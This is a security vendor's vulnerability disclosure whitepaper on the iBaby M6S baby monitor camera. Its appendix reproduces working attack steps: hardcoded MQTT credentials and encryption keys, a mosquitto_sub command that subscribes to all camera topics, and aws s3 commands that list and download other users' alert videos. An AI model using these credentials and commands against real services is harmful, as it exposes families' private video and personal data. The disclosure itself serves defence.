WHITEPAPER

Bitdefender

Security

Severe Vulnerability in iBaby Monitor M6S Camera Leads to Remote Access to Video Storage Bucket

www.bitdefender.com

Foreword

Baby monitors have become increasingly common in modern homes. To many parents, the ability to keep an eye on children while away is worth the risk of having video feeds or pictures leaked to unauthorized parties.

This whitepaper – part of a series developed in partnership with PCMag – aims to shed light on the security of the world's bestsellers in the IoT space. PCMag contacted the research team at Bitdefender and asked us to look at several popular internet-connected devices, including the iBaby Monitor M6S camera.

Vulnerability highlights:

- Access to files in the AWS bucket [2][3]
- Information leaks about the status of the cameras through the MQTT service [4]
- Information leak through the MQTT service, which leads to remote access of the camera (CVE-2019-12268) [6]
- Leak of personal information of users through an Indirect Object Reference (IDOR) vulnerability [7]

Disclosure timeline

- May 20, 2019: Requested PGP key
- May 22, 2019: CVE assigned
- May 28, 2019: No response from the vendor, followed by another request for contact
- February 26, 2020: Despite our best efforts to contact the vendor, we were unable to get in touch. Advisory released

Cloud-device communication

Authentication / identification

The device authenticates to the iBabyCloud by providing a NetId key.

```
FA42318641EF531E689438B712C97062@
CC4B7318CEE3@1556023616@6451@8129aawt
```

This key contains, in this order: an MD5 hash, the MAC address, date of creation, a random number, and the camera ID. The MD5 hash is computed by concatenating the other parameters together with a private key. The private key is associated to the camera's ID and cannot be changed or obtained. This key acts as a password that only the camera and the cloud know, through which the cloud can authenticate the camera (by performing the same hash algorithm and comparing results). All subsequent requests sent to the cloud contain this NetId key.

Communication protocols used

The camera uses three protocols to communicate:

- - HTTPS – for general communication with the iBabyCloud servers and for uploading alerts (video, picture, sound) to the Amazon cloud
- - MQTT – for status control and reporting (online, offline) and setup
- - Custom P2P – for video streaming, music and screenshots

Communication channel security

Communication to the `mapiibc.ibabycloud.com` server takes place over HTTPS, and the payload is encrypted using AES256 with CBC mode. However, the certificate is not validated, and a man-in-the-middle attack can obtain the plain requests. The key and initialization vector (IV) for payload encryption are predictable and can be obtained by only knowing the camera ID.

[1] Because the requests contain the NetId in plaintext, the payload can be easily decrypted.

The HTTPS connection with the Amazon cloud can't be eavesdropped on as the certificate is validated. Unfortunately, the Amazon bucket itself is not properly set up. When uploading an alert to the cloud, the camera asks for a secret key and an access key ID to sign its request.

[2] It was discovered that these keys can be used for directory listing and downloading of any alert (video or picture) uploaded by any camera with alerts enabled (motion and/or sound).

[3] The MQTT connection is done over TLS with certificate validation. However, **the credentials stored on the camera can be used to subscribe to all topics on the server**, not only the ones pertaining to the specific camera.

[4] All published data is encrypted using AES256 with CBC mode, but the key and IV are the same for all messages. They are hardcoded and can be obtained from the camera or the smartphone application.

[5] The server leaks camera IDs, user IDs and the status of the camera (online, offline). Because the setup process of the M6S camera uses this server, **information used to monitor the camera remotely is leaked at configuration**.

[6] If an attacker monitors the MQTT server when a user configures a camera, critical information will be leaked to the attacker. They could then stream video, take screenshots, record video, or play music using the obtained credentials.

Local network

The local network only exposes a few services that are related to the P2P protocol. To access important information and functionality, authentication and payload encryption is required. Telnet is also enabled, but no password could be cracked.

Application-cloud communication

Device access control

Most of the device control takes place through either the P2P protocol, or using the iBaby cloud. When using the latter, the user receives an authentication key after logging in that is used to identify them in subsequent requests. The iBaby cloud has multiple endpoints that implement various functionalities such as: obtaining the credentials for the P2P protocol that the camera uses, changing the camera name, giving another user access to your camera, etc.

We discovered that some of these endpoints are vulnerable to insecure direct object reference, which lets a user obtain information about other users without permission.

[7] By knowing the camera ID (which can be obtained either through MQTT server or from the Amazon servers) **an attacker can craft requests to obtain the email address, name, location and profile picture of the camera owner, as well as the timestamps showing when that user accessed their camera**.

Initial configuration

When in setup mode, the camera creates an access point that is not password-protected. The application will connect to this network and send the SSID and password of the desired Wi-Fi access point in plaintext.

Other

Hardware access

The camera has four exposed pins that correspond to the TX, RX, GND and VCC of an UART serial port. To obtain shell access through this interface, the booting process needs to be stopped and initialization parameters modified. Root access to the operating system will then be obtained. [8]

Appendix

[1] Key and IV for camera-cloud communication

The key is derived from the camera ID. For example, if the camera ID is abcd1234:

- Key: `abcd12344321dcba`
- IV: `4321dcbaabcd1234`

Encrypted data: `5633425C3BEDD8577873E6581D847D9D70CA44030422EDB68C826988F7C099BC6BF8DE409A`
`7F42ACEC460EC66A521F6F5D56B1DD0CF77FB28F9D835E3715207EE6A80397965F0AD5402DD`
`275EECF2A6F000F9F049084CCF2C310C79D9120F737ACFB1A3D99404012E90BA2BD4B9662A1`
`4A1CFAF5F05EC05E64EF5E86034666CA`


After decryption:

```
{“api_version”:2,”media_type”:2,”alert_type”:261,”alert_id”:”20190507141841269”,”media”:{ “alert”:{“value”:0,”type”:0}}}
```

[2] Obtaining AWS key


A request as shown below must be sent to mapiibc.ibabycloud.com. The key must be valid and the data must be encrypted as described above.

Request:



```
POST /ms/alert/get-upload-info HTTP/1.1
Host: mapiibc.ibabycloud.com
Accept: */*
Connection: close
User-Agent: c=[redacted];t=M6s;v=5.2.0;l=en_US
Content-Length: 555
Content-Type: multipart/form-data; boundary=------------------------b1fd5e5b57c05f4d

--------------------------b1fd5e5b57c05f4d
Content-Disposition: form-data; name="key"

[redacted]B6C027E1A22E9A060134D@[redacted]@15572[redacted]@[redacted]@[redacted]
--------------------------b1fd5e5b57c05f4d
Content-Disposition: form-data; name="data"

[redacted]
--------------------------b1fd5e5b57c05f4d--
```

Decrypted data:



```
HTTP/1.1 200 OK
Server: nginx
Date: Tue, 14 May 2019 [redacted] GMT
Content-Type: application/json; charset=utf-8
Connection: close
Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Content-Length: 717

{"status":0,"msg":"success","data":"[redacted]"}
```

Decrypted data:


{“upload_type”:2,”video”:{“path”:”[REDACTED]”,”thumb_name”:”[REDACTED]”,”file_name”:”[REDACTED]”},”bucket”:”us.ibabycloud.alerts”,”secret_key”:”[REDACTED]”,”access_key”: “[REDACTED]”,”end_point”:”s3.amazonaws.com”,”post_time”:1557254968}

[3] Using the AWS keys:

After setting the AWS command line interface with the proper keys, the following commands can be used:


- List all cameras that had an event on 08/05/2019 and whose IDs start with 8:

```
aws s3 ls s3://us.ibabycloud.alerts/2019/05/08/8
```



```
user@host:~$ aws s3 ls s3://us.ibabycloud.alerts/2019/05/08/8
                           PRE 8      h/
                           PRE 8      w/
                           PRE 8      e/
                           PRE 8      s/
                           PRE 8      e/
                           PRE 8      y/
                           PRE 8      q/
                           PRE 8      m/
                           PRE 8      t/
                           PRE 8      v/
                           PRE 8      d/
                           PRE 8      j/
                           PRE 8      d/
                           PRE 8      g/
                           PRE 8      j/
                           PRE 8      j/
                           PRE 8      l/
                           PRE 8      f/
                           PRE 8      j/
                           PRE 8      u/
                           PRE 8      t/
                           PRE 8      g/
                           PRE 8      b/
                           PRE 8      s/
                           PRE 8      m/
                           PRE 8      a/
                           PRE 8      e/
                           PRE 8      k/
                           PRE 8      i/
```


- Camera events on a specific date:



```
user@host:~$ aws s3 ls s3://us.ibabycloud.alerts/2019/05/08/        /
2019-05-07 16:22:42     460301 2019050800       .mp4
2019-05-07 16:22:38       5314 2019050800        thumb.jpg
```

- Download alert:


```
aws s3 cp s3://us.ibabycloud.alerts///
```



```
user@host:~$ aws s3 cp s3://us.ibabycloud.alerts/2019/05/14/8129aawt/20190514203007152.mp4 .
download: s3://us.ibabycloud.alerts/2019/05/14/8129aawt/20190514203007152.mp4 to ./20190514203007152.mp4
```

- List accessible buckets:

```
aws s3api list-buckets –output text
```



```
user@host:~$ aws s3api list-buckets --output text
BUCKETS 2014-05-04T01:23:46.000Z [redacted]
BUCKETS 2014-07-08T04:25:02.000Z
BUCKETS 2014-07-08T04:25:46.000Z
BUCKETS 2015-09-18T05:56:32.000Z
BUCKETS 2015-07-02T03:39:43.000Z
BUCKETS 2015-09-08T07:09:43.000Z
BUCKETS 2014-11-03T07:56:55.000Z
BUCKETS 2016-01-11T06:58:56.000Z
BUCKETS 2016-03-21T09:40:13.000Z
BUCKETS 2015-09-08T07:10:02.000Z
```

[4] Subscribing to all MQTT server topics pertaining to iBaby cameras:


```
mosquitto_sub -h iot.ibabylabs.net -p 8883 --cafile mqtt_ca.crt -t '/ibaby/#' --tls-version tlsv1.2 -u mqtt_ibaby_firmware -P mwnddyElPfnsfSU3 -d --quiet -v -V mqttv31 -k 10 -q 1
```

The username and password are hardcoded in the camera's binaries. Certificate file mqtt_ca.crt is obtained from camera:

-----BEGIN CERTIFICATE----- MIIDQTCCAimgAwIBAgITBmyfz5m/
jAo54vB4ikPmljZbyjANBgkqhkiG9w0BAQsF
ADA5MQswCQYDVQQGEwJVUzEPMA0GA1UEChMGQW1hem9uMRkwFwYDVQQDExBBbWF6
b24gUm9vdCBDQSAxMB4XDTE1MDUyNjAwMDAwMFoXDTM4MDExNzAwMDAwMFowOTEL
MAkGA1UEBhMCVVMxDzANBgNVBAoTBkFtYXpvbjEZMBcGA1UEAxMQQW1hem9uIFJv
b3QgQ0EgMTCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBALJ4gHHKeNXj
ca9HgFB0fW7Y14h29Jlo91ghYPl0hAEvrAIthtOgQ3pOsqTQNroBvo3bSMgHFzZM
9O6II8c+6zf1tRn4SWiw3te5djgdYZ6k/oI2peVKVuRF4fn9tBb6dNqcmzU5L/
qw IFAGbHrQgLKm+a/sRxmPUDgH3KKHOVj4utWp+UhnMJbulHheb4mjUcAwhmahRWa6
VOujw5H5SNz/0egwLX0tdHA114gk957EWW67c4cX8jJGKLhD+rcdqsq08p8kDi1L
93FcXmn/6pUCyziKrlA4b9v7LWIbxcceVOF34GfID5yHI9Y/QCB/IIDEgEw+OyQm
jgSubJrIqg0CAwEAAaNCMEAwDwYDVR0TAQH/BAUwAwEB/zAOBgNVHQ8BAf8EBAMC
AYYwHQYDVR0OBBYEFIQYzIU07LwMlJQuCFmcx7IQTgoIMA0GCSqGSIb3DQEBCwUA
A4IBAQCY8jdaQZChGsV2USggNiMOruYou6r4lK5IpDB/G/wkjUu0yKGX9rbxenDI
U5PMCCjjmCXPI6T53iHTfIUJrU6adTrCC2qJeHZERxhlbI1Bjjt/msv0tadQ1wUs
N+gDS63pYaACbvXy8MWy7Vu33PqUXHeeE6V/Uq2V8viTO96LXFvKWlJbYK8U90vv o/
ufQJVtMVT8QtPHRh8jrdkPSHCa2XV4cdFyQzR1bldZwgJcJmApzyMZFo6IQ6XU
5MsI+yMRQ+hDKXJioaldXgjUkK642M4UwtBV8ob2xJNDd2ZhwLnoQdeXeGADbkpy
rqXRfboQnoZsG4q5WTP468SQvvG5

-----END CERTIFICATE-----

Result:



```
          # mosquitto_sub -h iot.ibabylabs.net -p 8883 --cafile mqtt_ca.crt -t /ibaby/# --tls-versi
on tlsv1.2 -u mqtt_ibaby_firmware -P mwnddyElPfnsfSU3 -d --quiet -v -V mqttv31 -k 10 -q 1
Client mosqsub|          sending CONNECT
Client mosqsub|          received CONNACK (0)
Client mosqsub|          sending SUBSCRIBE (Mid: 1, Topic: /ibaby/#, QoS: 1)
Client mosqsub|          received SUBACK
Client mosqsub|          received PUBLISH (d0, q1, r0, m1, '/ibaby/devices/status/8[redacted]g/offline/'
, ... (320 bytes))
Client mosqsub|          sending PUBACK (Mid: 1)
/ibaby/devices/status/8[redacted]g/offline/ [redacted]

Client mosqsub|          received PUBLISH (d0, q1, r0, m2, '/ibaby/M7/8[redacted]s/app/power/status', ..
. (320 bytes))
Client mosqsub|          sending PUBACK (Mid: 2)
/ibaby/M7/8[redacted]s/app/power/status [redacted]

Client mosqsub|          received PUBLISH (d0, q1, r0, m3, '/ibaby/6[redacted]k/power/status', ... (352
bytes))
Client mosqsub|          sending PUBACK (Mid: 3)
/ibaby/6[redacted]k/power/status [redacted]

Client mosqsub|          received PUBLISH (d0, q1, r0, m4, '/ibaby/devices/status/8[redacted]b/offline/'
, ... (320 bytes))
```

[5] Decrypting the MQTT payloads: The key and IV are hardcoded on the camera:

Key: `gH2Km5Nw0NAdqkgx` `(67 48 32 4b 6d 35 4e 77 30 4e 41 64 71 6b 67 78)`

IV: `xgkqdAN0wN5mK2Hg` `(78 67 6b 71 64 41 4e 30 77 4e 35 6d 4b 32 48 67)`

Example payload:


```
1A68D2C70A07D211A68D2C70C9E937885715ADEBD75EE4233C17E1A68D2C700E02931566B7
0F314722475EE875EE8333C17E9630571B4EC41A68D2C70DD523E0B4DC5917B76B9E1CF9114
1CBA8B7F0DA3B6A9EBB8AFB2AE2F25F3C747ED1C2A0FF921CB6A5C26F06CE85EBA453236FCF
A3FF5E45F5070EE48B5ABDCA40365DB3CE4958A2DAE11A68D2C70A07F4A93BB58EE844E1864
69C81C68A03D5A156DE2E0DDB1152130E472AAA8C8345CDAB3E538D94E4B
```

Decrypted: `{“checksum”:14243,”msg”:”{\”msgindex\”:[REDACTED],\”msgid\”:[REDACTED],\”cmd\”:30000006,\”flag\”:0,\”source\”:2,\”data\”:{\”camid\”:\”[REDACTED]\”,\”status\”:1,\”power\”:1}}”}`

[6] Obtaining installation information:

Same command as above, but the topic will be /ibaby/+/app/install to filter for installation messages. The plus sign acts as a wildcard for that topic level (userid):

```
mosquitto_sub -h iot.ibabylabs.net -p 8883 --cafile mqtt_ca.crt -t ‘/ibaby/+/app/
install’ - -tls-version tlsv1.2 -u mqtt_ibaby_firmware -P mwnddyElPfnsfSU3 -d --quiet -v
-V mqttv31 -k 10 -q 1
```




```
        # mosquitto_sub -h iot.ibabylabs.net -p 8883 --cafile mqtt_ca.crt -t /ibaby/+/app/install
 --tls-version tlsv1.2 -u mqtt_ibaby_firmware -P mwnddyElPfnsfSU3 -d --quiet -v -V mqttv31 -k 10 -q
1
Client mosqsub|         sending CONNECT
Client mosqsub|         received CONNACK (0)
Client mosqsub|         sending SUBSCRIBE (Mid: 1, Topic: /ibaby/+/app/install, QoS: 1)
Client mosqsub|         received SUBACK
Client mosqsub|         sending PINGREQ
Client mosqsub|         received PINGRESP
Client mosqsub|         sending PINGREQ
Client mosqsub|         received PINGRESP
Client mosqsub|         received PUBLISH (d0, q1, r0, m1, '/ibaby/5[redacted]4/app/install', ... (1376
bytes))
Client mosqsub|         sending PUBACK (Mid: 1)
/ibaby/5[redacted]4/app/install [redacted]
Client mosqsub|         sending PINGREQ
Client mosqsub|         received PINGRESP
```

Decrypted:

{“checksum”:12462,”msg”:”{\”msgindex\”:[REDACTED],\”msgid\”:0,\”cmd\”:30000001,\”flag\”: 0,\”source\”:3,\”data\”:{\”status\”:1,\”msg\”:\”success\”,\”camid\”:\”[REDACTED]\”, \”device\” :{\”camid\”:\”[REDACTED]\”,\”auth_value\”:0,\”bing_type\”:0,\”camname\”: \”[REDACTED]\”,\” push_enable\”:1,\”firmware_version\”:\”5.2.0\”,\”p2p_provider\”:1, \”camtype\”:\”M6s\”,\”p2 p_uid\”:\”[REDACTED]\”,\”init_string\”:\”[REDACTED]\”, \”location\”:\”\”,\”electricity\”:0,\”cry _detection\”:0,\”p2p_new_ password\”:\”[REDACTED]\”}}}”}

The payload contains the p2p_uid, init_string, and the P2P password. The P2P password is encrypted using JNCryptor with two iterations of PBKDF2. The password for decryption is hardcoded and can be obtained from the application.

[7] Obtaining information about the owner of the camera: A request as described below must be sent to `aapiibc.ibabycloud.com/ibabycare/share/get-share-users`.



